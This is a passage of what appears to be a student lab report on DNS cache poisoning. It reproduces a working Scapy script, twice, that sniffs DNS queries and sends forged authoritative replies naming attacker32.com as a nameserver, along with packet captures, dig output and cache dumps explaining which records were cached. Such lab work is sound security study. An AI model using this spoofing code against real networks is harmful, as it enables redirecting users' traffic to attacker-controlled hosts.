              # Construct the entire IP packet and send it out
              spoofpkt = IPpkt/UDPpkt/DNSpkt
              send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```



No.	Time	Source	Destination	Protocol	Length	Info
5	2020-…	PcsCompu_da:2c…	PcsCompu_28:52…	ARP	42	10.0.2.9 is at 08:00:27:da:2c:82
6	2020-…	10.0.2.10	10.0.2.9	DNS	183	Standard query response 0xb540 A www.example.net A 10.0.2.20 NS attacker…
7	2020-…	PcsCompu_28:52…	Broadcast	ARP	60	Who has 10.0.2.10? Tell 10.0.2.15
8	2020-…	PcsCompu_3a:9b…	PcsCompu_28:52…	ARP	60	10.0.2.10 is at 08:00:27:3a:9b:07
9	2020-…	192.112.36.4	10.0.2.10	DNS	183	Standard query response 0xda44 A www.example.net A 10.0.2.20 NS attacker…
10	2020-…	10.0.2.10	10.0.2.9	DNS	130	Standard query response 0xb540 A www.example.net A 10.0.2.20 NS attacker…
11	2020-…	10.0.2.9	10.0.2.10	ICMP	158	Destination unreachable (Port unreachable)
12	2020-…	RealtekU_12:35…	Broadcast	ARP	60	Who has 10.0.2.10? Tell 10.0.2.1
13	2020-…	192.112.36.4	10.0.2.10	DNS	86	Standard query response 0xda44 A www.example.net OPT
14	2020-…	PcsCompu_3a:9b…	RealtekU_12:35…	ARP	60	10.0.2.10 is at 08:00:27:3a:9b:07
15	2020-…	192.112.36.4	10.0.2.10	DNS	70	Standard query response 0xede5 NS <Root> OPT
16	2020-…	10.0.2.10	192.112.36.4	TCP	74	44477 → 53 [SYN] Seq=2241469095 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSv…
17	2020-…	192.112.36.4	10.0.2.10	TCP	60	53 → 44477 [SYN, ACK] Seq=26962 Ack=2241469096 Win=32768 Len=0 MSS=1460
18	2020-…	10.0.2.10	192.112.36.4	TCP	60	44477 → 53 [ACK] Seq=2241469096 Ack=26963 Win=29200 Len=0
19	2020-…	10.0.2.10	192.112.36.4	DNS	84	Standard query 0x1dce NS <Root> OPT
20	2020-…	192.112.36.4	10.0.2.10	TCP	60	53 → 44477 [ACK] Seq=26963 Ack=2241469126 Win=32738 Len=0
21	2020-…	192.112.36.4	10.0.2.10	DNS	1153	Standard query response 0x1dce NS <Root> NS b.root-servers.net NS d.root…

Task 9

Please use Scapy to spoof such a DNS reply. Your job is to report what entries will be successfully cached, and what entries will not be cached; please explain why.

From the dig response, it can be seen that 3 entries are returned but only the authority section nameservers have been cached. The last entry and attacker32.com in the additional section do not get cached as they are out of zone. The cache entries also show that only ns.example.net gets cached with the IP of 5.6.7.8 and under the authoritative nameservers both ns.example.net and attacker32.com get cached.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51244
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.20

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
facebook.com.           259200  IN      A       9.10.11.12

;; Query time: 22 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Mar 17 23:50:07 EDT 2020
;; MSG SIZE  rcvd: 230

[03/17/20]seed@VM:~$
```

```
                                                +/wDsHdOJzfaAxKkHg== )
; authauthority
example.NET.            172786  NS      ns.example.net.
                        172786  NS      attacker32.com.
; additional
ns.example.NET.         259186  A       5.6.7.8
; authanswer
www.example.NET.        259186  A       10.0.2.20
```

Subsequent queries only show one entry in the additional section.

```
Terminal
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34680
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.NET.        259181  IN      A       10.0.2.20

;; AUTHORITY SECTION:
example.NET.            172781  IN      NS      attacker32.com.
example.NET.            172781  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.NET.         259181  IN      A       5.6.7.8

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 18 00:09:24 EDT 2020
;; MSG SIZE  rcvd: 139

[03/18/20]seed@VM:~$
```

The code below shows the packet crafting. The crafting of the packet sets the number of additional entries to 3, number of auth nameservers to 2 as indicated and only 1 answer as ancount.

```
def spoof_dns(pkt):
       if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):
              # Swap the source and destination IP address
              IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
              # Swap the source and destination port number
              UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

              # The Answer Section
              Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
              ttl=259200, rdata="10.0.2.20")

              # The Authority Section
              NSsec1 = DNSRR(rrname='example.net', type='NS',
              ttl=259200, rdata='attacker32.com')
              NSsec2 = DNSRR(rrname='example.net', type='NS',
              ttl=259200, rdata='ns.example.net')

              # The Additional Section
              Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
              Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
              Addsec3 = DNSRR(rrname='facebook.com', type='A', ttl=259200, rdata='9.10.11.12')

              # Construct the DNS packet
              DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=
1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

              # Construct the entire IP packet and send it out
              spoofpkt = IPpkt/UDPpkt/DNSpkt
              send(spoofpkt)
```